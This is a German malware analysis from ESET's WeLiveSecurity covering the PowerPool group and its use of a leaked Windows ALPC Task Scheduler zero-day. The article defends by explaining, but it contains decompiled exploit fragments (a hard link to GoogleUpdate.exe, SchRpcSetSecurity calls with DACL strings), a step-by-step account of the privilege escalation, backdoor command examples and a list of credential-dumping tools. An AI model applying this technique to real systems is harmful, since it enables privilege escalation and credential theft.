(https://www.welivesecurity.com/deutsch/)

PowerPool-Malware: Windows Zero-Day Exploit durchleuchtet

Win7 bis Win10 Betriebssysteme weisen eine 0day-Sicherheitslücke auf, die von Microsoft noch nicht geschlossen ist. Erste Malware-Gang missbraucht die Schwachstelle in der ALPC-Funktion.

Am 27. August 2018 wurde auf GitHub eine Microsoft Windows Zero-Day (0day) Schwachstelle veröffentlicht und über Twitter in dem folgenden Tweet verbreitet.

(https://www.welivesecurity.com/deutsch/)

(https://www.welivesecurity.com/wp-content/uploads/2018/09/Sandbox-Tweet-Edited.jpg)

Abbildung 1: Screenshot von Twitter vom mittlerweile gelöschten User SandboxEscaper

Aus dem Tweet geht hervor, dass die Veröffentlichung keiner geplanten Aktion folgt. Zum derzeitigen Zeitpunkt gibt es noch keinen Patch, der die Sicherheitslücke schließt.

Betroffen sind die Windows Betriebssysteme 7 bis 10 – im Speziellen die ALPC-Funktion (Advanced Local Procedure Call). Die PowerPool-Malware verfolgt den Zweck der Local Privilege Escalation – also dem lokalen Erlangen von Admin-Rechten auf dem Windows-PC.

Der Tweet verlinkt zu GitHub (https://github.com/SandboxEscaper/randomrepo/). Dort finden User den Proof-of-Concept Code der Exploit-Schwachstelle.

Darin befindet sich nicht nur eine kompillierte Version der PowerPool-Malware, sondern auch der Source-Code. Damit kann jede Person die 0day-Schwachstelle modifizieren und re-kompillieren, um die Malware beispielsweise zu „verbessern“, um Entdeckungen schwieriger zu gestalten oder gar in einen eigenen Malware-Code zu integrieren.

Es liegt also ziemlich nahe, dass es nur zwei Tage dauerte, bis sich eine Malware-Gang – wir nennen sie *PowerPool* – die 0day-Exploit vornahm und in eine Malware-Kampagne integrierte. Bis jetzt gingen der Gruppe nur eine kleine Anzahl von Opfern in die Falle, wie sich aus unseren Telemetrie-Daten und aus den Uploads von VirusTotal (wir berücksichtigten nur manuelle Uploads vom Web-Interface) ergibt. Unter den betroffenen Ländern befinden sich Chile, Deutschland, Indien, die Philippinen, Polen, Russland, das Vereinigte Königreich, die Vereinigten Staaten und die Ukraine.

Das PowerPool „Waffenarsenal“

Die neu entdeckte Malware-Gang verfügt bereits über ein nicht zu vernachlässigenden Bestand an Malware-Tools. Wir möchten einige davon hier genauer vorstellen.

ALPC Local Privilege Escalation Exploit

Die PowerPool Malware-Entwickler haben die Binär-Dateien nicht einfach wiederverwendet, sondern den Source-Code leicht modifiziert und neu kompilliert.

Das 0day-Exploit wurde vom ursprünglichen Malware-Autor kommentiert. Security-Researcher (https://doublepulsar.com/task-scheduler-alpc-exploit-high-level-analysis-ff08cda6ad4f) und CERTs (https://www.kb.cert.org/vuls/id/906424) griffen das auf, um Workarounds zu entwickeln.

```
//****************************************************************//
//Windows LPE - Non-admin Guest to system - by SandboxEscaper    //
//****************************************************************//
```

(https://www.welivesecurity.com/deutsch/)

```
/* _SchRpcSetSecurity which is part of the task scheduler ALPC endpoint allows us to set an arbitrary DACL.
It will Set the security of a file in c:\windows\tasks without impersonating, a non-admin (works from Guest too) user can write here.
Before the task scheduler writes the DACL we can create a hard link to any file we have read access over.
This will result in an arbitrary DACL write.
This PoC will overwrite a printer related dll and use it as a hijacking vector. This is ofcourse one of many options to abuse this.*/
```

(https://www.welivesecurity.com/wp-content/uploads/2018/09/comments-exploit.png)

Abbildung 2: Beschreibung des 0day-Exploits durch den Malware-Autor

Die eigentliche Schwachstelle befinden sich in der *SchRpcSetSecurity* API Funktion, welche die Rechte der User auf dem lokalen Computer nicht korrekt überprüft. Daraus resultieren Schreib-Rechte in jeder Datei, die unter C:\Windows\Task liegt – egal welche Rechte ein User momentan besitzt. Das erlaubt einem User, der eigentlich nur Lese-Rechte besitzt, den Inhalt einer beliebigen schreibgeschützten Datei zu verändern.

Wenn es möglich ist, dass jeder User in *C:\Windows\Task* schreiben kann, dann ist es auch möglich, eine Datei in diesem Ordner zu erstellen, die einen harten Link zu einer beliebigen Ziel-Datei enthält. Durch das Aufrufen der fehlerhaften *SchRpcSetSecurity* API Funktion kann dann Schreib-Recht zu dieser Datei erworben werden. Um eine *Local Privilege Escalation* zu erreichen, muss ein Angreifer eine Ziel-Datei auswählen, die überschrieben werden soll.

Dabei sollte er vorsichtig vorgehen. Es muss eine Datei sein, die automatisch mit Admin-Rechten ausgeführt wird. Das kann beispielsweise eine Systemdatei oder die Updater-Software eines zuvor installierten Programms sein, die regelmäßig von einer Task ausgeführt wird. Der letzte Schritt besteht darin, den Inhalt dieser geschützten Zieldatei durch bösartigen Malware-Code zu ersetzen. Bei der nächsten automatischen Ausführung besitzt der Malware-Code Admin-Rechte, unabhängig von seinen vorhergehenden Rechten.

Die PowerPool Malware-Entwickler entschieden sich den Inhalt der folgenden Datei zu verändern:

C:\Program Files (x86)\Google\Update\GoogleUpdate.exe.

Das ist der legitime Updater für Google-Anwendungen, der regelmäßig von einer Microsoft Windows-Task mit Admin-Rechten ausgeführt wird.

(https://www.welivesecurity.com/deutsch/)

```
qmemcpy(&google_update_path, L"C:\\Program Files (x86)\\Google\\Update\\GoogleUpdate.exe", 0x6Cui64);
memset(&v5, 0, 0x19Cui64);
Hardlink::_CreateNativeHardlink((__int64)L"c:\\windows\\tasks\\UpdateTask.job", (__int64)&google_update_path);
F_to_RunExploit();
```

(https://www.welivesecurity.com/wp-content/uploads/2018/09/ida1.png)

Abbildung 3: Anlegen der harten Links zur Google Updater Datei.

```
v4 = CreateBindingHandle((__int64)&v3);
SchRpcCreateFolder(
  v3,
  (__int64)L"UpdateTask",
  (__int64)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)(A;"
            ";0x1200a9;;;BU)(A;OICIIO;GXGR;;;BU)",
  0i64);
SchRpcSetSecurity(
  v3,
  (__int64)L"UpdateTask",
  (__int64)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)(A;"
            ";0x1200a9;;;BU)(A;OICIIO;GXGR;;;BU)",
  0i64);
```

(https://www.welivesecurity.com/wp-content/uploads/2018/09/ida2.png)


Abbildung 4: Missbrauch von SchRpcCreateFolder, um die Rechte der GoogleUpdate.exe anzupassen.

Die in der obigen Abbildung dargestellte Abfolge von Operationen ermöglicht den PowerPool-Operatoren Schreibzugriff auf die ausführbare Datei GoogleUpdate.exe. Diese wird mit einer Kopie der Second-Stage Malware überschrieben (weiter unten beschrieben), um beim nächsten Aufruf von *GoogleUpdater.exe* Administratorrechte zu erlangen.

Initiale Kompromittierung

Für die initiale Kompromittierung eines Opfers beschreitet die PowerPool-Gruppe unterschiedliche Wege. Ein Ansatz ist, dem Opfer eine E-Mail mit einem schädlichen Anhang zu senden. Dieser enthält die First-Stage Malware. Möglicherweise ist es noch zu früh, aber bis vor dem Erscheinen dieses Artikels tauchten in unseren Telemetrie-Daten nur Hinweise dafür auf, dass die wenigen Opfer ausgewählte Ziele waren. Das deutet darauf hin, dass PowerPool keine massive Malware-Kampagne fährt.

Auf der anderen Seite haben wir in der Vergangenheit von dieser Gruppierung Spam-Kampagnen beobachtet. Laut einem SANS-Blogpost (https://isc.sans.edu/forums/diary/Malware+Distributed+via+slk+Files/23687) der im Mai 2018 veröffentlicht wurde, nutzten sie einen Trick mit Symbic Link (.slk) -Dateien, um ihre Malware zu verteilen. Microsoft Excel kann diese Dateien einspielen, um eine Zelle zu aktualisieren. MS Excel kann quasi damit gezwungen werden, PowerShell-Code auszuführen. Diese .slk-Dateien scheinen auch via Spam-Nachrichten verteilt worden zu sein. In der ersten Datei, die im SANS-Blogpost (SHA-1: b2dc703d3af1d015f4d53b6dbbeb624f5ade5553) erwähnt wird, kann man auf VirusTotal das zugehörige Spam-Sample (SHA-1: e0882e234cba94b5cf3df2c05949e2e228bedd2b) finden:



```
Received: from 71.177.222.4 by s214a.ik2.com (IK2 SMTP Server); Mon, 21 May 2018 01:26:45 +0000
Received: from TCXSERVE ([127.0.0.1]) by TCXSERVE with Microsoft SMTPSVC(7.0.6002.18264);
         Sun, 20 May 2018 18:25:32 -0700
From: "Gabriel" <b38094e38@def86.ca>
Subject: Invoice 287718 unpaid
To: "domains" <e4e46de@220e63.com>
Content-Type: multipart/mixed; boundary="smOkAqnCHdKkRalmHnuTyThAW2L1av=_1K"
MIME-Version: 1.0
Date: Sun, 20 May 2018 18:25:32 -0700
Message-ID: <TCXSERVEFN03a5sqMaS000016dd@TCXSERVE>
X-OriginalArrivalTime: 21 May 2018 01:25:32.0222 (UTC) FILETIME=[9C576DE0:01D3F0A2]
X-SF-RX-Return-Path: <b38094e38@def86.ca>
X-SF-HELO-Domain: TCXSERVE
X-SF-Originating-IP: 71.177.222.4
X-Rejection-Reason: 12 - 521 The IP 71.177.222.4 is Blacklisted by zen.ik2. ttps://www.spamhaus.org/sbl/query/SBLCSS ---  ---

This is a multi-part message in MIME format

--smOkAqnCHdKkRalmHnuTyThAW2L1av=_1K
Content-Type: multipart/alternative;
        boundary="4RsdsodQXqZzpNJLJaAF5KMTXqCy=_ZH1Z"

--4RsdsodQXqZzpNJLJaAF5KMTXqCy=_ZH1Z
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: quoted-printable
Content-Disposition: inline

=EF=BB=BF=20
You have not settled this Invoice
=20
Regards.


--4RsdsodQXqZzpNJLJaAF5KMTXqCy=_ZH1Z
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: quoted-printable
Content-Disposition: inline

=EF=BB=BF<HTML><HEAD></HEAD>
<BODY>
<P> </P>
<P>You have not settled this Invoice</P>
<P> </P>
<P>Regards.</P></BODY></HTML>


--4RsdsodQXqZzpNJLJaAF5KMTXqCy=_ZH1Z--

--smOkAqnCHdKkRalmHnuTyThAW2L1av=_1K
Content-Type: application/octet-stream;
        name="Payment_Invoice#287718.slk"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
        filename="Payment_Invoice#287718.slk"
```

(https://www.welivesecurity.com/wp-content/uploads/2018/09/spam.png)

Abbildung 5: PowerPool Spam Nachricht

Windows Backdoors

Die PowerPool-Gruppe verwendet hauptsächlich zwei verschiedene Backdoors: eine First-Stage Backdoor, die direkt nach der initialen Kompromittierung verwendet wird, und dann eine Second-Stage Backdoor, die auf den wahrscheinlich interessanteren Rechnern zum Einsatz kommt.

First-Stage Backdoor

Diese grundlegendere Malware wird für die Aufklärung eingesetzt. Sie umfasst zwei ausführbare Windows-Dateien.

Persistenz erreicht sie durch einen speziellen Dienst. Sie erstellt einen Mutex mit dem Namen *MyDemonMutex% d*, wobei *% d* von *0* bis *10* reicht. Er kann Proxy-Informationen sammeln – die Adresse des C & C-Servers ist in dieser Binärdatei fest codiert. Die Backdoor kann Befehle ausführen und eine grundlegende Erkundung des Computersystems durchführen. Die Ergebnisse werden dann zum C&C-Server weitergeleitet.

```
v11 = WinHttpGetIEProxyConfigForCurrentUser(&pProxyConfig);
if ( v11 )
{
  if ( pProxyConfig.lpszProxy )
  {
    v3.lpszProxy = pProxyConfig.lpszProxy;
    v3.dwAccessType = 3;
    v3.lpszProxyBypass = 0;
  }
  else if ( pProxyConfig.lpszAutoConfigUrl )
  {
    pAutoProxyOptions.dwFlags = 2;
    pAutoProxyOptions.lpszAutoConfigUrl = pProxyConfig.lpszAutoConfigUrl;
    pAutoProxyOptions.dwAutoDetectFlags = 0;
    pAutoProxyOptions.fAutoLogonIfChallenged = 1;
    pAutoProxyOptions.lpvReserved = 0;
    pAutoProxyOptions.dwReserved = 0;
    if ( WinHttpGetProxyForUrl(hSession, bing_dot_com, &pAutoProxyOptions, &pProxyInfo) )
      v3 = pProxyInfo;
    else
      (v6)(-1);
  }
```
(https://www.welivesecurity.com/wp-content/uploads/2018/09/ida-proxy.png)

Abbildung 6: Sammeln von Proxy-Informationen

Die zweite ausführbare Datei besitzt nur einen einzigen Zweck. Sie nimmt Screenshots auf und speichert sie als MyScreen.jpg. Diese Dateien können dann von der Haupt-Backdoor aufgegriffen werden.

Second-Stage Backdoor

Diese Malware wird durch die First-Stage Backdoor heruntergeladen. Das geschieht mutmaßlich dann, wenn die PowerPool Malware-Gang das anvisierte Opfer für interessant genug hält, um den Rechner ausführlicher zu inspizieren. Allerdings handelt es sich hierbei nicht um eine allzu ausgefeilte APT-Backdoor.

Auch hier ist die C&C-Serveradresse wiederrum fest in die Binary codiert. Sie besitzt keine Möglichkeit, diese manuell zu aktualisieren. Diese Backdoor erhält Befehle von http://[C&Cdomain]/cmdpool und lädt zusätzliche Dateien von http://[C&Cdomain]/upload herunter. Bei diesen zusätzlichen Dateien handelt es sich hauptsächlich um die unten genannten Tools.

Die unterstützten Aufgaben lauten wie folgt:

- Befehle ausführen
- Prozess beenden
- Datei hochladen
- Datei herunterladen
- Dateiordner auflisten

Die Befehle werden im JSON-Format gesendet. Die folgenden Beispiele zeigen Anweisungen zum Ausführen eines Befehls und zum Auflisten eines Ordners:

{"dos":{"cmd":"arp -a"}}

{"folder":{"path":"C:\\Users\\[redacted]\\AppData\\Local*.*"}}

(https://www.welivesecurity.com/deutsch/)

(https://www.welivesecurity.com/wp-content/uploads/2018/09/Figure6.png)

Abbildung 7: Beispiele für Backdoor-Befehle

Werkzeuge der PowerPool-Gang

Sobald die PowerPool-Operatoren dauerhaften Zugriff auf einen Computer durch die Second-Stage Backdoor besitzen, verwenden sie mehrere Open-Source-Tools – die meisten sind in PowerShell geschrieben – um sich im Computersystem zu bewegen.

PowerDump (https://github.com/rapid7/metasploit-framework/blob/master/data/exploits/powershell/powerdump.ps1): Metasploit-Modul, das Benutzernamen und Hashes vom Security Account Manager (SAM) abrufen kann.

PowerSploit (https://github.com/PowerShellMafia/PowerSploit): Post-Exploitation Framework in PowerShell, à la Metasploit.

SMBExec (https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-SMBEnum.ps1): PowerShell Tool, um pass-the-hash SMB-Verbindungen zu ermöglichen.

Quarks PwDump (https://blog.quarkslab.com/quarks-pwdump.html): Windows-Programmdatei, die Windows-Anmeldeinformationen abrufen kann.

FireMaster (https://securityxploded.com/firemaster.php): Windows-Programmdatei, mit der gespeicherte Kennwörter aus Outlook, Webbrowsern usw. abgerufen werden können.

Fazit

Die Offenlegung von Sicherheitslücken außerhalb eines koordinierten Offenlegungsprozesses gefährdet in der Regel viele Benutzer. In diesem Fall könnte sogar die aktuellste Version von Windows kompromittiert werden, da auf die Veröffentlichung der Schwachstelle und des Exploits kein Sicherheits-Patch folgte. Das CERT-CC (https://www.kb.cert.org/vuls/id/906424) bietet einen von Microsoft nicht unterschrieben Workaround an.

Die Malware-Kampagne begrenzt sich zurzeit auf wenige User. Allerdings sollte das kein allzu großer Anlass zur Besorgnislosigkeit sein, denn sie zeigt, dass Cyberkriminelle auch Nachrichten verfolgen und daran arbeiten, Exploits einzusetzen, sobald sie öffentlich verfügbar sind.

ESET-Forscher werden weiterhin jede bösartige Nutzung dieser neuen Sicherheitslücke verfolgen. IoCs (https://github.com/eset/malware-ioc/tree/master/PowerPool) finden sich auch auf GitHub. Wenn Sie Fragen haben oder Samples zu diesem Thema einreichen möchten, kontaktieren Sie uns unter der folgenden E-Mail-Adresse: threatintel@eset.com (mailto:threatintel@eset.com).

IoCs

Hashes

SHA-1	Type	Detection name
038f75dcf1e5277565c68d57fa1f4f7b3005f3f3	First stage backdoor	Win32/Agent.SZS
247b542af23ad9c63697428c7b77348681aadc9a	First stage backdoor	Win32/Agent.TCH
0423672fe9201c325e33f296595fb70dcd81bcd9	Second stage backdoor	Win32/Agent.TIA
b4ec4837d07ff64e34947296e73732171d1c1586	Second stage backdoor	Win32/Agent.TIA
9dc173d4d4f74765b5fc1e1c9a2d188d5387beea	ALPC LPE exploit	Win64/Exploit.Agent.H

Detection names

(https://www.welivesecurity.com/deutsch/)

Win32/Agent.SZS
Win32/Agent.TCH
Win32/Agent.TEL
Win32/Agent.THT
Win32/Agent.TDK
Win32/Agent.TIA
Win32/Agent.TID

C&C servers

newsrental[.]net
rosbusiness[.]eu
afishaonline[.]eu
sports-collectors[.]com
27.102.106[.]149

Matthieu Faou (https://www.welivesecurity.com/deutsch/author/mfaou/) 5 Sep 2018 - 03:03PM

Leser interessierte auch

(https://www.welivesecurity.com/deutsch/)

(https://www.welivesecurity.com/deutsch/20
snake-outlook-backdoor/)

Turla/Snake: Outlook Backdoor durch PDF-Anhänge in Mails steuerbar
(https://www.welivesecurity.com/deutsch/2018/08/2
snake-outlook-backdoor/)

CYBERCRIME
(HTTPS://WWW.WELIVESECURITY.COM/DEUTSC
DEUTSCH/)

(https://www.welivesecurity.com/deutsch/20
liebe-sicheres-online-dating/)

Liebe in der virtuellen Welt: 6 Tipps für sicheres Online-Dating
(https://www.welivesecurity.com/deutsch/2018/
liebe-sicheres-online-dating/)

Hier können Sie mitdiskutieren

0 Kommentare **WeLiveSecurity.com** 1 **Anmelden**

Empfehlen **Teilen** **Nach Besten sortieren**

Die Diskussion starten...

ANMELDEN MIT

ODER MIT DISQUS EINLOGGEN ?

Name

Schreiben Sie den ersten Kommentar.

Abonnieren **Disqus deiner Seite hinzufügenDisqus hinzufügenHinzufügen**

(https://www.welivesecurity.com/deutsch/)

(https://www.welivesecurity.com/deutsch/)

Home (/deutsch)

Über uns (https://www.welivesecurity.com/deutsch/uber-uns/)

Kontakt (https://www.welivesecurity.com/deutsch/kontakt/)

Unsere Experten (https://www.welivesecurity.com/deutsch/unsere-experten/)

ESET (https://eset.com)

Neuste Malware-Analysen (/deutsch/expert_opinion/eher-technisch/)

How To (https://www.welivesecurity.com/deutsch/category/how-to-deutsch-2/)

Kategorien (https://www.welivesecurity.com/deutsch/kategorien

RSS (https://www.welivesecurity.com/deutsch/rss-konfigurator/)

Newsfeed Widget (https://www.welivesecurity.com/deutsch/news-widget-generator-deutsch/)

()

()

Datenschutzerklärung (https://www.welivesecurity.com/deutsch/datenschutzerklarung/)

Impressum (https://www.welivesecurity.com/deutsch/impressum/)